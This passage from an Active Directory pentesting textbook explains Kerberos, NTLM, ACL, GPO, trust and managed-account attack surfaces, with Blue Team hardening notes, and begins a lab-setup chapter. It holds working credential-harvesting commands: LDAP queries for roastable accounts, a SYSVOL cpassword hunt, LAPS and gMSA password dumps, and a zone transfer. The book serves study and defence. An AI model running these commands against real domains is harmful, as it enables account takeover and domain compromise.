[TIP] **userAccountControl is a bitmask**. Flags you'll meet constantly: - 0x2 ACCOUNT_DISABLE - 0x400000 DONT_REQ_PREAUTH -> **Authentication Service Response (AS-REP) roastable** - 0x80000 TRUSTED_FOR_DELEGATION -> **unconstrained delegation** - 0x1000000 TRUSTED_TO_AUTH_FOR_DELEGATION -> constrained w/ protocol transition - 0x20 PASSWD_NOTREQD -> blank-password allowed

2.4.2 Groups — Types and Scopes

Groups bundle principals to assign rights/permissions. There are **two types** and **three scopes**, and confusing them causes real mistakes.

Group Type: - **Security group** — can be assigned permissions (used for access control). *These matter for attacks.*
- **Distribution group** — email lists only, no security tokens. Mostly irrelevant offensively.

Group Scope:

Scope	Can contain	Can be used for permissions in	Notes
Domain Local	Members from any domain in forest	Same domain only	Used to grant resource access
Global	Members from same domain only	Any domain in forest	Most user groups (e.g. Domain Admins)
Universal	Members from any domain	Any domain in forest	Stored in GC; Enterprise Admins is universal

[EXAM TIP] **Exam tip:** You don't need to memorize scope rules for OSCP, but you *do* need to recognize that nested group membership ("group A is a member of group B which is a member of Domain Admins") is how privilege flows. BloodHound's whole value is unrolling this nesting for you.

2.4.3 Computers (Machine Accounts)

Every domain-joined machine has a **computer account** — itself a security principal with a name ending in \$ (e.g. WS01\$). It has a 120-char auto-rotating machine password and its own NT hash.

- Machine accounts can be **Kerberoasted/relayed/coerced**, and crucially they're central to **Resource-Based Constrained Delegation (RBCD)** and **delegation** attacks.
- By default, any domain user can **create up to 10 computer accounts** (`ms-DS-MachineAccountQuota = 10`). This single default enables RBCD, Shadow Credentials, and Certifried attacks. Remember it.

[BLUE TEAM] **Blue Team Note:** Set `ms-DS-MachineAccountQuota = 0` and delegate machine-join to a dedicated group. This kills a whole family of attacks at near-zero operational cost.

2.4.4 Group Policy Objects (GPOs)

Group Policy Objects (GPOs) push configuration/policy to users and computers. Covered in §1.9 — for now: a GPO is an object whose write access can be abused to run code on every machine it applies to.

2.4.5 Service Accounts

Accounts that run services (DB, web apps, scheduled tasks). They're attack-rich because: - They often have **SPNs** -> Kerberoastable. - They're frequently **over-privileged** (local admin everywhere, sometimes Domain Admins (DA)). - Their passwords are often **old and weak** ("set once in 2014"). Managed variants (gMSA/Delegated Managed Service Account (dMSA)) fix this — see §1.14.

2.5 1.5 The AD Database: NTDS.dit

NTDS.dit is an **ESE (Extensible Storage Engine / "Jet Blue") database** stored on every writable DC at:

`C:\Windows\NTDS\ntds.dit`

It contains **every object** in the domain and, critically, **every account's password hash** (NT hash, plus Kerberos keys and password history). The NT hashes are encrypted with the **PEK (Password Encryption Key)**, which itself is protected by the **BOOTKEY/SYSKEY** stored in the SYSTEM registry hive.

Why it's the crown jewel: extract NTDS.dit + the SYSTEM hive and you can offline-decrypt the **NT hash of every user and computer in the domain, including krbtgt** — which lets you forge Golden Tickets forever (Ch. 9).

Ways to get it (detailed in Ch. 6): - `ntdsutil` "IFM" snapshot - Volume Shadow Copy (`vssadmin / diskshadow`) then copy the locked file - `secretsdump.py` (remote, via DRSUAPI = a DCSync — no file copy needed)

[WARNING] The file is **locked** while AD DS runs — you can't just copy it. You need a shadow copy, an online API (DRSUAPI), or `ntdsutil`. Knowing *why* it's locked saves you confusion on the exam.

2.6 1.6 Core Protocols Deep Dive

This is the heart of the chapter. Every AD attack rides one of these protocols.

2.6.1 1.6.1 LDAP / LDAPS

LDAP (Lightweight Directory Access Protocol) is how clients *read and write* the directory. AD is, at its core, an LDAP server.

- **Ports:** 389 (LDAP, can be plaintext or StartTLS), 636 (LDAPS, TLS), 3268/3269 (Global Catalog).
- **Bind** = authenticate to LDAP. Types: *anonymous* (often disabled), *simple bind* (username + cleartext password — should only run over TLS), and **SASL** (GSSAPI/Kerberos or NTLM — the secure norm).

- An LDAP **search** has a base DN, a **scope** (base/one/sub), and a **filter** in RFC-4515 syntax.

Example raw query — find all Kerberoastable users (accounts with an SPN, excluding krbtgt):

```
# ldapsearch (OpenLDAP client on Kali)
ldapsearch -x -H ldap://10.10.10.10 \
-D 'jdoe@corp.com' -w 'Password123' \
-b 'DC=corp,DC=com' \
'(&(objectCategory=user)(servicePrincipalName=*))' \
sAMAccountName servicePrincipalName
```

Flag-by-flag: -x -> simple authentication (vs SASL). -H ldap://10.10.10.10 -> the LDAP URI / host. Use ldaps:// for 636. -D 'jdoe@corp.com' -> the **bind DN** (who you authenticate as). User Principal Name (UPN) form works against AD. -w 'Password123' -> the bind password. Use -W to be prompted (no password in shell history) or -y file to read from a file. [RED TEAM] Operational Security (OPSEC): -w leaks the password into ~/.bash_history and process listings. -b 'DC=corp,DC=com' -> **search base** (where to start in the tree). -'(&(....)(....))' -> the **filter**. & = logical AND; objectCategory=user limits to users; servicePrincipalName=* = "has any SPN." - Trailing attribute names (sAMAccountName servicePrincipalName) -> return only those attributes (omit to return all).

[TIP] **The LDAP filter mini-language you'll reuse forever:** - (attr=value) equality, * wildcard - (&(a)(b)) AND, (|(a)(b)) OR, (!a)) NOT - **Bitwise** matching rules (for User Account Control (UAC) flags): - 1.2.840.113556.1.4.803 = AND (bit must be set) - 1.2.840.113556.1.4.804 = OR

Find AS-REP roastable users (DONT_REQ_PREAUTH bit 0x400000 = 4194304):

```
| (&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
```

[BLUE TEAM] **Blue Team Note:** Mass LDAP enumeration (BloodHound/SharpHound) is detectable. Enable **LDAP signing + channel binding** to break anonymous/relay binds, and watch for one principal pulling the entire directory. Event 1644 (with diagnostics on) logs expensive LDAP searches.

2.6.2 1.6.2 Kerberos — The Full Authentication Flow


Kerberos is the **primary** authentication protocol in modern AD (NTLM is the legacy fallback). It's a **ticket-based, stateless-for-the-service** protocol built on shared-secret symmetric crypto. The DC plays the role of the **KDC**, which has two sub-services: the **AS (Authentication Service)** and the **TGS (Ticket-Granting Service)**.


The three parties: the **client** (user), the **KDC** (on the DC), and the **service/server** the user wants to reach.

The two ticket types: - **TGT (Ticket-Granting Ticket):** "proof you authenticated." Encrypted with the **krbtgt** account's key. You get one at logon and reuse it. - **TGS (Service Ticket):** "permission to use one specific service." Encrypted with that **service account's** key.

The concert wristband analogy: You show your ID at the gate and get a **wristband (TGT)** — proof you paid. To enter each stage, you show the wristband at a booth and get a **stage-specific stamp (TGS)** for that stage. You never show your ID (password) again. The wristband is signed so booths trust it; the stamp is signed by the stage so the stage's bouncer trusts it.

The message flow (memorize these six):





Why each step enables an attack:

Step	Mechanism	Attack it enables
AS-REQ pre-auth	Client proves password knowledge with an encrypted timestamp	If pre-auth is disabled , anyone can request an AS-REP and crack it offline -> AS-REP Roasting (Ch. 6)
AS-REP	TGT encrypted with krbtgt key	If you steal the krbtgt hash , you can forge any TGT -> Golden Ticket (Ch. 9)
TGS-REQ/REP	KDC issues a TGS encrypted with the service's key — and it doesn't check if you can actually use the service	Any user can request a TGS for any SPN; the ticket is encrypted with the service account's password hash -> request it, crack offline -> Kerberoasting (Ch. 6)
TGS (forging)	If you know a service account's hash	Forge a TGS directly -> Silver Ticket (Ch. 9)
PAC inside ticket	The Privilege Attribute Certificate carries the user's groups/SIDs	Forging/abusing the PAC underlies SID History, Golden/Diamond tickets

[TIP] **The PAC (Privilege Attribute Certificate)** is a blob inside the ticket that lists the user's SID and group SIDs. The service trusts it to make authorization decisions. Forged tickets contain forged PACs (e.g., "I'm a member of Domain Admins"). Microsoft's PAC-validation hardening (CVE-2021-42287/42278, and the 2022–2024 PAC patches) exists precisely to stop forged-PAC attacks.

Encryption types (etype): Kerberos can use **RC4-HMAC (etype 23)**, **AES128 (17)**, **AES256 (18)**, and legacy DES. RC4 keys are just the **NT hash**, which is why RC4 makes Kerberoast/forgery easy. Modern attacks and defenses revolve around forcing/forbidding RC4.


[RED TEAM] **Red Team Note:** When Kerberoasting, request **RC4 (etype 23)** tickets where possible — they crack far faster than Advanced Encryption Standard (AES). Rubeus and Impacket let you specify this. But requesting RC4 in an AES-only environment is *itself* a detection signal (event 4769 with 0x17).


[BLUE TEAM] **Blue Team Note:** Disable RC4 domain-wide (msDS-SupportedEncryptionTypes), and alert on **TGS requests using RC4 (Event 4769, Ticket Encryption Type 0x17)** for accounts that should use AES — a classic Kerberoasting indicator.

2.6.3 1.6.3 NTLM — Why It's Insecure

NTLM is the legacy challenge-response authentication protocol. It's still everywhere because of backward compatibility (accessing a share by IP, non-domain auth, fallbacks). It comes in two versions: **NTLMv1** (broken, DES-based, crackable to NTLM/even relayable to Kerberos via known weaknesses) and **NTLMv2** (HMAC-MD5 based, stronger but still relayable).

The flow (challenge–response):





Why NTLM is dangerous:

1. **No server authentication / no channel binding by default** -> the response isn't tied to *which* server you're talking to. That's the root of **NTLM Relay**: an attacker captures your AUTHENTICATE and *replays it to a different server* that accepts it (Ch. 4).
2. **Pass-the-Hash**: the NT hash *is* the credential. You never need the cleartext — possess the hash and you can authenticate anywhere NTLM is accepted (Ch. 8).
3. **NetNTLMv2 capture + crack**: poisoning (Responder) makes victims send their NetNTLMv2 response to you; crack it offline for the password (Ch. 4/6).

[WARNING] **Don't confuse "NT hash" with "NetNTLMv2 hash."** The **NT hash** (a.k.a. NTLM hash) is the stored MD4 of the password — usable for Pass-the-Hash, *not* directly crackable to plaintext except by brute force. **NetNTLMv1/v2** is the *challenge-response* captured on the wire — crackable to the password but **not** usable for Pass-the-Hash (PtH). This trips up beginners constantly.

[BLUE TEAM] **Blue Team Note**: Defenses include **Server Message Block (SMB) signing** (stops SMB relay), **LDAP signing + channel binding** (stops LDAP relay), **Extended Protection for Authentication (EPA)/channel binding** on HTTP (stops ADCS web-enroll relay), and ultimately **restricting/auditing NTLM** (Restrict NTLM GPOs, monitoring Event 8004/8003). Microsoft is actively deprecating NTLM in favor of negotiated Kerberos + IAKerb/Local KDC.

2.6.4 1.6.4 DNS in AD

AD is **utterly dependent on DNS** — clients locate DCs and services via DNS, not by IP. Key points:

- DCs publish **SRV records** so clients can find them, e.g.:
 - `_ldap._tcp.dc._msdcs.corp.com`
 - `_kerberos._tcp.corp.com`
 - `_gc._tcp.corp.com` (Global Catalog)
- AD-Integrated DNS zones are stored *in AD* and replicate with it.
- **Recon use**: an SRV query instantly reveals DCs, GCs, the forest name, and sites. **Zone transfers (AXFR)** — if a server allows them — dump the entire DNS namespace (every hostname). Usually disabled, but always worth one try.

```
# Find domain controllers via SRV records
nslookup -type=SRV _ldap._tcp.dc._msdcs.corp.com 10.10.10.10

# Attempt a zone transfer (rarely works, costs nothing to try)
dig AXFR corp.com @10.10.10.10
```

[RED TEAM] DNSAdmins group members can load a malicious DLL into the DNS service (which runs as SYSTEM on the DC) -> `privesc` (Ch. 7).

2.6.5 1.6.5 SMB / RPC / WinRM / DCOM / WMI

These are the **execution and management** protocols. You'll use all of them for lateral movement (Ch. 8).

Protocol	Port(s)	Role	Offensive use
SMB	445 (139 legacy)	File/printer sharing, named pipes	Share enum, PtH, PsExec/SMBExec, relay, coercion

Protocol	Port(s)	Role	Offensive use
RPC / MS-RPC	135 (+ dynamic high ports / 593 RPC-over-HTTP)	Remote procedure calls underpinning many services	DRSUAPI (DCSync), SAMR/LSARPC enum, EFSRPC/MS-RPRN coercion
WinRM	5985 (HTTP) / 5986 (HTTPS)	PowerShell Remoting transport	Evil-WinRM shells, Enter-PSSession
DCOM	135 + dynamic	Distributed COM	DCOMExec lateral movement (MMC20, ShellWindows)
WMI	135 + dynamic (over DCOM); also WinRM	Management instrumentation	WMIExec, recon, persistence (event subs)
LDAP	389/636/3268/3269	Directory queries	Everything enumeration
Kerberos kpasswd	88 464	Authentication Password change	Roasting, ticket attacks Password resets (ACL abuse)
AD Web Services	9389	PowerShell AD module backend	Get-AD* cmdlets

[TIP] **Named pipes over SMB** are how a lot of Remote Procedure Call (RPC) traffic is carried (\PIPE\lsarpc, \PIPE\samr, \PIPE\netlogon, \PIPE\efsrpc). Coercion attacks (PetitPotam = MS-EFSR, PrinterBug = MS-RPRN) trigger these pipes to make a target authenticate to you.

2.7 1.7 Authentication Material: Passwords, Hashes, Tokens, Tickets, Certificates

What an attacker can possess and what each thing buys you:

Material	What it is	What you can do with it
Cleartext password	The actual secret	Auth anywhere, derive any hash/key
LM hash	Ancient, broken (DES, 7-char halves, uppercased)	Trivially cracked; mostly absent on modern systems
NT hash	MD4(UTF-16LE(password)); the modern “the hash”	Pass-the-Hash , NTLM auth, RC4 Kerberos key
Kerberos keys (AES128/256, RC4)	Keys derived from password	Pass-the-Key / Overpass-the-Hash , ticket forging
NetNTLMv1/v2	Challenge-response captured on wire	Crack offline -> password; relay (not PtH)
TGT	Ticket-Granting Ticket	Pass-the-Ticket ; full user impersonation until expiry
TGS	Service ticket	Access that one service (PtT, Silver Ticket)
Access token	In-memory Windows logon token	Token impersonation / theft (local)
Certificate (PKINIT)	X.509 cert mapped to an account	Pass-the-Certificate -> request a TGT; survives password resets (Ch. 7/10)
DPAPI master key	Protects user secrets (creds, browser, vaults)	Decrypt saved passwords, cookies, etc. (Ch. 6)

[EXAM TIP] **Exam tip:** The single most important mental model: *credentials come in many forms, and most attacks are about converting one form into another* — capture NetNTLMv2 -> crack -> password

-> derive NT hash -> Pth -> dump NTDS -> get krbtgt hash -> forge TGT. The whole book is conversions along this chain.

2.8 1.8 Authorization: Security Descriptors, DACLs, SACLs, ACEs, Privileges

Authentication proves *who you are*; **authorization** decides *what you can do*. In AD this is governed by **Security Descriptors** attached to every object.

A **Security Descriptor** contains: - **Owner SID** — the owner (an owner can always rewrite the DACL -> that's why WriteOwner is dangerous). - **DACL (Discretionary Access Control List)** — the list of **ACEs (Access Control Entries)** that grant/deny access. - **SACL (System Access Control List)** — auditing rules (what gets logged).

Each **Access Control Entry (ACE)** says: *"this principal (SID) is allowed/denied this right on this object."* Rights that matter offensively (you'll see these in BloodHound constantly):

ACE / Right	What it lets you do	Typical abuse
GenericAll	Full control	Anything: reset password, add SPN, write KeyCredentialLink, add to group
GenericWrite	Write most attributes	Targeted Kerberoast (set SPN), Shadow Creds, logon script
WriteOwner	Make yourself the owner	Then rewrite the DACL -> GenericAll
WriteDACL	Edit the DACL	Grant yourself GenericAll
ForceChangePassword / User-Force-Change-Password	Reset the target's password w/o knowing old one	Take over the account
AddMember / write member	Add anyone to a group	Add yourself to Domain Admins
AllExtendedRights	All extended rights incl. password reset, DCSync rights	Broad takeover
DS-Replication-Get-Changes*	Replicate secrets	DCSync
ReadGMSAPassword	Read a gMSA's managed password blob	Recover service-account creds
ReadLAPSPassword (ms-Mcs-AdmPwd read)	Read local admin password	Local admin on that host
Self/AddSelf	Add self to group	Self-add to a privileged group

Each is a full walkthrough in Ch. 7. The point now: **AD authorization is a giant graph of "who can do what to whom," and attackers find the shortest path through that graph to Tier 0.** That's literally what BloodHound computes.

Privileges vs Rights (a frequent confusion): - **Privileges** = system-level capabilities on a machine (e.g. SeDebugPrivilege, SeBackupPrivilege, SeImpersonatePrivilege). Abused for *local* privesc (potato attacks, hive backup). - **Access rights** = what an ACE grants on a directory object (the table above). Abused for *domain* privesc.

[BLUE TEAM] **Blue Team Note:** Audit DACLs on Tier 0 objects and the domain root. Watch **Event 4662** (operation on an object — fires on DCSync's replication GUIDs 1131f6aa-.../1131f6ad-...) and **5136** (directory object modified). Most DACL-abuse privesc is invisible unless you're auditing object writes.

2.9 1.9 Group Policy Objects (GPOs)

A **GPO** is a collection of settings (registry, scripts, security policy, scheduled tasks, software install) applied to users/computers. Mechanics:

- A GPO is stored in two parts: the **GPC (Group Policy Container)** in AD (CN=Policies,CN=System,...) and the **GPT (Group Policy Template)** files in **System Volume (SYSVOL)** (\\corp.com\SYSVOL\corp.com\Policies\{GUID
- GPOs are **linked** to a Site, Domain, or OU. They apply to objects within that scope.
- **Processing order (LSDOU):** Local -> Site -> Domain -> OU (nearest OU wins). Later overrides earlier, *unless* a link is set to **Enforced** or an OU is set to **Block Inheritance**.

Why attackers care: If you can **write to a GPO** (via a DACL misconfig) that is linked to many machines, you can push a scheduled task / startup script that runs as **SYSTEM on every targeted machine**. Tools: SharpGPOAbuse, pyGPOAbuse (Ch. 7). Historically, **MS14-025 / Group Policy Preferences** stored an AES-encrypted local-admin password (cpassword) in SYSVOL with Microsoft's *published* AES key — readable by any domain user. Always grep SYSVOL for cpassword.

```
# Hunt for GPP cpassword in SYSVOL (classic easy win)
# (from a domain-joined or authenticated context)
findstr /S /I cpassword \\corp.com\SYSVOL\corp.com\Policies\*.xml
```

[BLUE TEAM] **Blue Team Note:** Restrict who can create/link/edit GPOs, remove legacy Group Policy Preferences (GPP) files, and monitor GPO modifications (Event 5136 on the GPC; file changes in SYSVOL).

2.10 1.10 Service Principal Names (SPNs)

An **SPN** is a string that uniquely identifies a service instance, in the form:

```
serviceclass/host:port/servicename
e.g.  MSSQLSvc/db01.corp.com:1433
      cifs/fs01.corp.com
      HTTP/web01.corp.com
```

SPNs are registered on the account that runs the service so Kerberos can find which account's key to encrypt the TGS with. The KDC maps SPN -> account -> account's key.

Why attackers care: When a **user account** (not a machine account) has an SPN, *any* authenticated user can request a TGS for it. That TGS is encrypted with the service account's password hash, so you can take it offline and **crack the service account's password = Kerberoasting**. Service accounts often have weak, never-rotated passwords, making this one of the highest-value, lowest-effort attacks in AD.

[TIP] If you have GenericWrite over a user, you can **write an SPN onto them** and Kerberoast them on demand — **Targeted Kerberoasting** (Ch. 6/7).

2.11 1.11 Trusts

A **trust** is a relationship that lets users in one domain/forest authenticate to resources in another. Understanding trust **direction** and **transitivity** is essential for cross-domain attacks (Ch. 9).

Direction (counterintuitive!): If domain A *trusts* domain B (a one-way trust A->B), then **users in B can access resources in A**. Trust direction and access direction are **opposite**. Read it as “A trusts B’s users.”

Transitivity: A transitive trust extends — if A trusts B and B trusts C, then A trusts C. Intra-forest trusts are transitive by default.

Trust type	Where	Transitive?	Notes / attack relevance
Parent-Child	Within a forest (auto)	Yes, two-way	Child DA -> forest via SID History

Trust type	Where	Transitive?	Notes / attack relevance
Tree-Root	Within a forest (auto)	Yes, two-way	Connects trees in a forest
Shortcut	Within a forest (manual)	Yes	Speeds cross-domain auth
External	Between domains in different forests	No (non-transitive)	SID filtering usually on
Forest	Between two forest roots	Yes (within the trust)	Cross-forest attacks; SID filtering matters
Realm	AD <-> non-Windows Kerberos (e.g. MIT/Linux)	Configurable	Interop edge cases
PAM/Bastion	Forest trust for PIM/MIM	—	PAM trust abuse (Ch. 9)

The key trust secret: A trust is backed by a shared **trust key** (an inter-realm key). If you compromise it, you can forge an **inter-realm TGT (trust ticket)** to move across the trust. **SID filtering** is the defense that strips foreign high-privilege SIDs from tickets crossing a trust — and bypassing/abusing it is the crux of cross-forest escalation.

```
# Enumerate trusts (Windows)
nltest /domain_trusts /all_trusts
# PowerView
Get-DomainTrust ; Get-ForestTrust
# Impacket / Linux
# (via BloodHound 'Map Domain Trusts' or ldapsearch on trustedDomain objects)
```

[WARNING] Remember the boundary rule from §1.2: **forest = security boundary, domain ≠**. Two-way intra-forest trusts mean a child-domain compromise should be treated as a forest compromise.

2.12 1.12 Functional Levels, Schema & Replication

- **Functional levels** (Domain & Forest) gate which features are available based on the *oldest* DC OS version. Higher levels enable modern security features (e.g. AES, claims, Windows Local Administrator Password Solution (LAPS)). Recon-relevant: a low functional level hints at old DCs and legacy crypto (RC4) still in play.
- **Schema** = the blueprint defining every object class and attribute. Forest-wide, changed only by the Schema Master. Some attacks (e.g. certain ADCS/altSecurityIdentities and the historic Exchange schema-write privesc) touch schema-level objects.
- **Replication (DRS/MS-DRSR)** — covered in §1.3. The takeaway: replication is a *feature* that DCSync turns into an attack. There is no “exploit” — the attacker simply has (or grants themselves) the replication right.

2.13 1.13 Privileged Groups & Accounts

Know these cold — they’re your escalation targets and your detection priorities.

Principal	Scope	Power	Notes
Domain Admins	Domain	Full control of the domain; local admin on all domain machines	Primary objective
Enterprise Admins	Forest	Full control across all domains	The real top of the forest
Schema Admins	Forest	Modify schema	Rarely populated; high impact
Administrators (built-in)	Domain	Local + domain admin equivalents	Often nested with DA/EA
krbtgt	Domain	The KDC service account; its hash signs all TGTs	Steal hash -> Golden Ticket
DSRM account	Per DC	Local admin in Directory Services Restore Mode	DSRM backdoor (Ch. 10)
Account / Backup / Print / Server Operators	Domain	Limited admin powers	Each is a privesc path (Ch. 7)
DnsAdmins	Domain	Manage DNS service	DLL load as SYSTEM on DC
Cert Publishers / ADCS roles	Domain	Certificate issuance	ADCS attack surface (Ch. 7)
Protected Users	Domain	<i>Defensive</i> group: forces Kerberos, blocks NTLM/delegation/RC4	Hardening, not a target

[EXAM TIP] **Exam tip:** When you land a shell, immediately check group membership of your user **and** which groups are nested into Domain Admins/Administrators. BloodHound's "Find Shortest Paths to Domain Admins" answers this in one click.

2.14 1.14 Managed Secrets: LAPS, gMSA, dMSA

Microsoft built features to fix the "static local-admin / service-account password" problem. Each is both a defense *and* an attack surface if misconfigured.

2.14.1 LAPS (Local Administrator Password Solution)

LAPS randomizes and rotates the **local administrator password** on each machine, storing it in AD.

- **Legacy LAPS:** password stored cleartext in the ms-Mcs-AdmPwd attribute on the computer object; expiry in ms-Mcs-AdmPwdExpirationTime. Whoever has **read** rights on ms-Mcs-AdmPwd gets local admin on that host. Attackers hunt for delegated read rights.
- **Windows LAPS (v2, 2023+):** built into Windows, stores in msLAPS-Password (and can **encrypt** the password so only authorized principals decrypt it), supports DC/domain accounts too.

```
# Read LAPS password if you have the right (NetExec module)
nxc ldap dc01.corp.com -u jdoe -p Password --module laps
```

[BLUE TEAM] **Blue Team Note:** LAPS is great — but the ACL granting read access is the new crown-jewel permission. Audit who can read ms-Mcs-AdmPwd/msLAPS-Password. Use the **encrypted** Windows LAPS where possible.

2.14.2 gMSA (Group Managed Service Accounts)

A **Group Managed Service Account (gMSA)** is a service account whose password (240 bytes, auto-rotated every 30 days by default) is **managed by AD**. Authorized hosts retrieve it via the `msDS-ManagedPassword` blob.

- The blob is protected, but anyone listed in `msDS-GroupMSAMembershipManaged` (the “PrincipalsAllowedToRetrieveManagedPassword”) can read it and compute the NT hash -> impersonate the gMSA.
- Tools: `gMSADumper.py`, `NetExec --gmsa`, `BloodHound` flags `ReadGMSAPassword` edges.

```
# Dump readable gMSA passwords
python3 gMSADumper.py -u jdoe -p Password -d corp.com
```

2.14.3 dMSA (Delegated Managed Service Accounts) & “BadSuccessor”

dMSA is a newer (Windows Server 2025) managed account type designed to *replace* a legacy service account, migrating its identity. In **May 2025**, Akamai’s Yuval Gordon disclosed “**BadSuccessor**” (**CVE-2025-53779**) — abusing the dMSA *migration/succession* feature: if an attacker can **create a dMSA** (e.g. `CreateChild` on an OU) or **write** its attributes, and link it as the “successor” of a privileged account, AD treats the dMSA as inheriting that account’s privileges. The predecessor’s SIDs/groups flow into the Kerberos PAC via the **KERB-DMSA-KEY-PACKAGE**, handing a low-priv user Domain-Admin-equivalent access. It works with **default config** and even in domains that don’t actively use dMSAs — the only hard requirement is **at least one Windows Server 2025 DC**.

[WARNING] **Status:** Microsoft patched the core `privesc` as **CVE-2025-53779** in the **August 2025 Patch Tuesday**. Post-patch, dangerous dMSA permissions can still be abused for **persistence/lateral movement** (Akamai’s follow-up + Altered Security’s “BetterSuccessor”). **Defense = patch all WS2025 DCs and restrict dMSA create/modify rights**. Treat exact preconditions as version-dependent and verify against current Akamai/Microsoft advisories. Full detail in Ch. 7.

[BLUE TEAM] **Blue Team Note:** Restrict who can create `msDS-DelegatedManagedServiceAccount` objects and audit OUs where machine/service-account creation is delegated. The same `ms-DS-MachineAccountQuota=0` hygiene plus tight OU delegation shrinks this surface.

2.15 Chapter 1 Recap & What You Now Understand

You can now answer the questions that make every later attack make sense:

- **Where do secrets live?** `NTDS.dit` on DCs, protected by `SYSKEY`. (-> Ch. 6/9)
- **How does login work?** Kerberos (TGT/TGS via the KDC) with NTLM as fallback. (-> Ch. 6/8/9)
- **What makes accounts attackable?** SPNs, disabled pre-auth, delegation flags, weak passwords, and over-privileged ACLs. (-> Ch. 6/7)
- **Why is one misconfig fatal?** Because authorization is a graph and the forest is the only real boundary. (-> Ch. 5/9)
- **What features double as attack surface?** GPOs, trusts, LAPS, gMSA/dMSA, ADCS. (-> Ch. 7)

[LAB] **Lab exercise (do this before Ch. 2 content sinks in):** In any AD lab, run `nltest /dsgetdc:corp.com`, `nltest /domain_trusts`, and one `ldapsearch` for `(servicePrincipalName=*)`. Map what you see back to the sections above. If every result makes sense, you’re ready to build a full lab.

Next: Chapter 2 — Building Your AD Pentesting Lab (manual setup, GOAD, attack box, and seeding the exact misconfigs the rest of this book exploits).

[(continued)]

Chapter 3

Chapter 2 — Building Your AD Pentesting Lab

You cannot learn AD attacks by reading. You learn them by breaking a domain you own, reverting the snapshot, and breaking it again. This chapter gives you three lab paths (manual, GOAD, hosted), a battle-ready attack box, and a recipe for seeding the exact misconfigurations the rest of this book exploits.

3.1 2.1 Why a Lab & What to Practice

A home lab gives you what no exam or CTF can: the ability to **make a mistake, see the log it generated, fix it, and try again**. You'll practice both halves of the book — running the attack *and* watching the Event Viewer / Sysmon entry it produced.

Minimum skills to drill in a lab:

- Promote a DC, join clients, create users/groups/OUs.
- Run SharpHound/BloodHound and read the graph.
- Kerberoast, AS-REP roast, and crack the result.
- Pass-the-Hash and the Impacket exec family.
- Set up and abuse: unconstrained/constrained/RBCD delegation, an ADCS template (ESC1), and a DACL misconfig.
- DCSync, then forge a Golden Ticket.
- Watch each attack's Event IDs (Ch. 13) so detection becomes intuition.

[TIP] **Hardware reality:** A full GOAD deploy wants ~24 GB RAM and ~120 GB disk. If you have 16 GB, run a **minimal lab** (1 DC + 1 client + your Kali) or use the lighter GOAD-Light/SCCM variants, or lean on hosted labs (§2.4).

3.2 2.2 Option 1 — Manual Lab (maximum understanding)

Building by hand teaches you *why* things work. Recommended for your first lab even if slower.

3.2.1 Components

VM	OS	Role	RAM
DC01	Windows Server 2019/2022 (eval ISO, free 180 days)	Domain Controller, DNS, (optional ADCS)	4 GB
SRV01	Windows Server 2019/2022	Member server (MSSQL / file shares)	2–4 GB
WS01	Windows 10/11	Domain-joined workstation	2–4 GB
attacker	Kali / Parrot	Your attack box	2–4 GB

Windows Server and Win10/11 **evaluation** ISOs are free from Microsoft's Evaluation Center; they run 180/90 days and revert cleanly with snapshots.

3.2.2 Step 1 — Promote the first Domain Controller

On a fresh Windows Server, set a static IP, then:

```
# Install the AD DS role
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools

# Promote this server to a new forest's first DC
Install-ADDSForest `
  -DomainName "corp.local" `
  -DomainNetbiosName "CORP" `
  -InstallDns `
  -SafeModeAdministratorPassword (ConvertTo-SecureString "DSRMPass123!" -AsPlainText -Force) `
  -Force
```

